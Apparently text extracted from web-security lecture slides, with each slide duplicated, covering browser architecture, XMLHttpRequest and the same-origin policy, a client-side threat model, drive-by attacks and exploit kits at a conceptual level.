<span style="display: none;"></span>
Embedded
<style>body { color: red; }</style>
External
<link rel="stylesheet" type="text/css" href="/css/main.css"><br>
<span style="display: none;"></span>
Embedded
<style>body { color: red; }</style>
External
<link rel="stylesheet" type="text/css" href="/css/main.css"><br>
34

CSS body {
font-family: sans-serif;
}
#content {
width: 75%;
margin: 0 auto;
}
a#logo {
background-image: url(//img/logo.png);
}
.button {
// ...
}
p > span#icon {
background-image: url('javascript:...');
} Beware: some browsers allow JS inside CSS<br>
font-family: sans-serif;
}
#content {
width: 75%;
margin: 0 auto;
}
a#logo {
background-image: url(//img/logo.png);
}
.button {
// ...
}
p > span#icon {
background-image: url('javascript:...');
} Beware: some browsers allow JS inside CSS<br>
35
Web Architecture circa-1992 Client Side Server Side Protocols Gopher
FTP
HTTP Document
Renderer HTML Parser Network Protocols Network Protocols HTML<br>
FTP
HTTP Document
Renderer HTML Parser Network Protocols Network Protocols HTML<br>
36

Web Architecture circa-2015 Client Side Server Side Protocols FTP
HTTP 1.0/1.1
HTTP 2.0
SSL and TLS
Websocket Document
Model and Renderer HTML Parser Network Protocols Network Protocols HTML CSS Parser JS Runtime JS CSS Storage Cookies Application Code
(Java, PHP, Python, Node, etc) Database<br>
HTTP 1.0/1.1
HTTP 2.0
SSL and TLS
Websocket Document
Model and Renderer HTML Parser Network Protocols Network Protocols HTML CSS Parser JS Runtime JS CSS Storage Cookies Application Code
(Java, PHP, Python, Node, etc) Database<br>
37
Timeline 1999: Microsoft enables access to IXMLHttpRequest ActiveX plugin in IE 5
Allows Javascript to programmatically issue HTTP requests
Adopted as closely as possible by Netscape’s Gecko engine in 2000
Eventually led to AJAX, REST, and other crazy Web-dev buzzwords<br>
Allows Javascript to programmatically issue HTTP requests
Adopted as closely as possible by Netscape’s Gecko engine in 2000
Eventually led to AJAX, REST, and other crazy Web-dev buzzwords<br>
38

XMLHttpRequest (XHR) API for asynchronous network requests in JavaScript
Browser-specific API (still to this day)
Often abstracted via a library (jQuery)
SOP restrictions apply (with exceptions; more on this later)
Typical workflow
Handle client-side event (e.g. button click)
Invoke XHR to server
Load data from server (HTML, XML, JSON)
Update DOM 38<br>
Browser-specific API (still to this day)
Often abstracted via a library (jQuery)
SOP restrictions apply (with exceptions; more on this later)
Typical workflow
Handle client-side event (e.g. button click)
Invoke XHR to server
Load data from server (HTML, XML, JSON)
Update DOM 38<br>
39

XHR Example <div id="msg"></div>
<form id="xfer">…</form>
<script>
$('#xfer').submit(function(form_obj) {
var xhr = new XMLHttpRequest();
xhr.open(‘POST’, ‘/xfer.php’, true);
xhr.setRequestHeader(‘Content-type’, ‘application/x-www-form-urlencoded’);
xhr.onreadystatechange = function() {
if (xhr.readyState == 4 && xhr.status == 200) {
$('#msg').html(xhr.responseText);
}
};
xhr.send($(this).serialize());
});
</script><br>
<form id="xfer">…</form>
<script>
$('#xfer').submit(function(form_obj) {
var xhr = new XMLHttpRequest();
xhr.open(‘POST’, ‘/xfer.php’, true);
xhr.setRequestHeader(‘Content-type’, ‘application/x-www-form-urlencoded’);
xhr.onreadystatechange = function() {
if (xhr.readyState == 4 && xhr.status == 200) {
$('#msg').html(xhr.responseText);
}
};
xhr.send($(this).serialize());
});
</script><br>
40

XHR vs. SOP Legal: requests for objects from the same origin
$.get('server.php?var=' + my_val);
Illegal: requests for objects from other origins
Why not?
$.get(‘https://facebook.com/’);
Mitigations


JSONP (old-school, unsafe hack)


XDR and CORS (modern techniques)
More on these later…<br>
$.get('server.php?var=' + my_val);
Illegal: requests for objects from other origins
Why not?
$.get(‘https://facebook.com/’);
Mitigations
JSONP (old-school, unsafe hack)
XDR and CORS (modern techniques)
More on these later…<br>
41

Sending Data Over HTTP Four ways to send data to the server
Embedded in the URL (typically URL encoded, but not always)
In cookies (cookie encoded)
Inside a custom HTTP request header
In the HTTP request body (form-encoded) POST /purchase.html?user=cbw&item=iPad&price=399.99#shopping_cart HTTP/1.1
… other headers…
Cookie: user=cbw; item=iPad; price=399.99;
X-My-Header: cbw/iPad/399.99
user=cbw&item=iPad&price=399.99 1 2 3 4<br>
Embedded in the URL (typically URL encoded, but not always)
In cookies (cookie encoded)
Inside a custom HTTP request header
In the HTTP request body (form-encoded) POST /purchase.html?user=cbw&item=iPad&price=399.99#shopping_cart HTTP/1.1
… other headers…
Cookie: user=cbw; item=iPad; price=399.99;
X-My-Header: cbw/iPad/399.99
user=cbw&item=iPad&price=399.99 1 2 3 4<br>
42
Attacking Web Clients Cross Site Scripting (XSS) and Response Splitting
Cross Site Request Forgery (CSRF)
Clickjacking<br>
Cross Site Request Forgery (CSRF)
Clickjacking<br>
43
Focus on the Client Your browser stores a lot of sensitive information
Your browsing history
Saved usernames and passwords
Saved forms (i.e. credit card numbers)
Cookies (especially session cookies)
Browsers try their hardest to secure this information
i.e. prevent an attacker from stealing this information
However, nobody is perfect ;)<br>
Your browsing history
Saved usernames and passwords
Saved forms (i.e. credit card numbers)
Cookies (especially session cookies)
Browsers try their hardest to secure this information
i.e. prevent an attacker from stealing this information
However, nobody is perfect ;)<br>
44
Web Threat Model Attacker’s goal:
Steal information from your browser (i.e. your session cookie for bofa.com)
Browser’s goal: isolate code from different origins
Don’t allow the attacker to exfiltrate private information from your browser
Attackers capability: trick you into clicking a link
May direct to a site controlled by the attacker
May direct to a legitimate site (but in a nefarious way…)<br>
Steal information from your browser (i.e. your session cookie for bofa.com)
Browser’s goal: isolate code from different origins
Don’t allow the attacker to exfiltrate private information from your browser
Attackers capability: trick you into clicking a link
May direct to a site controlled by the attacker
May direct to a legitimate site (but in a nefarious way…)<br>
45
Threat Model Assumptions Attackers cannot intercept, drop, or modify traffic
No man-in-the-middle attacks
DNS is trustworthy
No DNS spoofing or Kaminsky
TLS and CAs are trustworthy
No Beast, POODLE, or stolen certs
Scripts cannot escape browser sandbox
SOP restrictions are faithfully enforced<br>
No man-in-the-middle attacks
DNS is trustworthy
No DNS spoofing or Kaminsky
TLS and CAs are trustworthy
No Beast, POODLE, or stolen certs
Scripts cannot escape browser sandbox
SOP restrictions are faithfully enforced<br>
46

Browser Exploits Browsers are complex pieces of software
Classic vulnerabilities may exist in the network stack, HTML/CSS parser, JS runtime engine, etc.
Plugins expand the vulnerable surface of the browser
[Flash, Java, Acrobat, …] are large, complex, and widely installed
Plugins execute native (x86) code outside the browser’s sandbox
Attacker can leverage browser bugs to craft exploits
Malicious page triggers and exploits a vulnerability
Often used to conduct Drive-by attacks
Drive-by Download: force the browser to download a file without user intervention

Drive-by Install: force the browser to download a file and then execute it
Often install Trojan horses, rootkits, etc.<br>
Classic vulnerabilities may exist in the network stack, HTML/CSS parser, JS runtime engine, etc.
Plugins expand the vulnerable surface of the browser
[Flash, Java, Acrobat, …] are large, complex, and widely installed
Plugins execute native (x86) code outside the browser’s sandbox
Attacker can leverage browser bugs to craft exploits
Malicious page triggers and exploits a vulnerability
Often used to conduct Drive-by attacks
Drive-by Download: force the browser to download a file without user intervention
Drive-by Install: force the browser to download a file and then execute it
Often install Trojan horses, rootkits, etc.<br>
47
Drive-by Install Example<br>
48

Exploit Kits Drive-by attacks have become commoditized
Exploit packs contain tens or hundreds of known browser exploits
Constantly being updated by dedicated teams of blackhats
Easy to deploy by novices, no need to write low-level exploits
Examples: MPack, Angler, and Nuclear EX
Often used in conjunction with legitimate, compromised websites
Legit site is hacked and modified to redirect to the attackers website
Attackers site hosts the exploit kit as well as a payload
Anyone visiting the legit site is unwittingly attacked and exploited.<br>
Exploit packs contain tens or hundreds of known browser exploits
Constantly being updated by dedicated teams of blackhats
Easy to deploy by novices, no need to write low-level exploits
Examples: MPack, Angler, and Nuclear EX
Often used in conjunction with legitimate, compromised websites
Legit site is hacked and modified to redirect to the attackers website
Attackers site hosts the exploit kit as well as a payload
Anyone visiting the legit site is unwittingly attacked and exploited.<br>
49

Revised Threat Model Assumptions Attackers cannot intercept, drop, or modify traffic
No man-in-the-middle attacks
DNS is trustworthy
No DNS spoofing or Kaminsky
TLS and CAs are trustworthy
No Beast, POODLE, or stolen certs
Scripts cannot escape browser sandbox
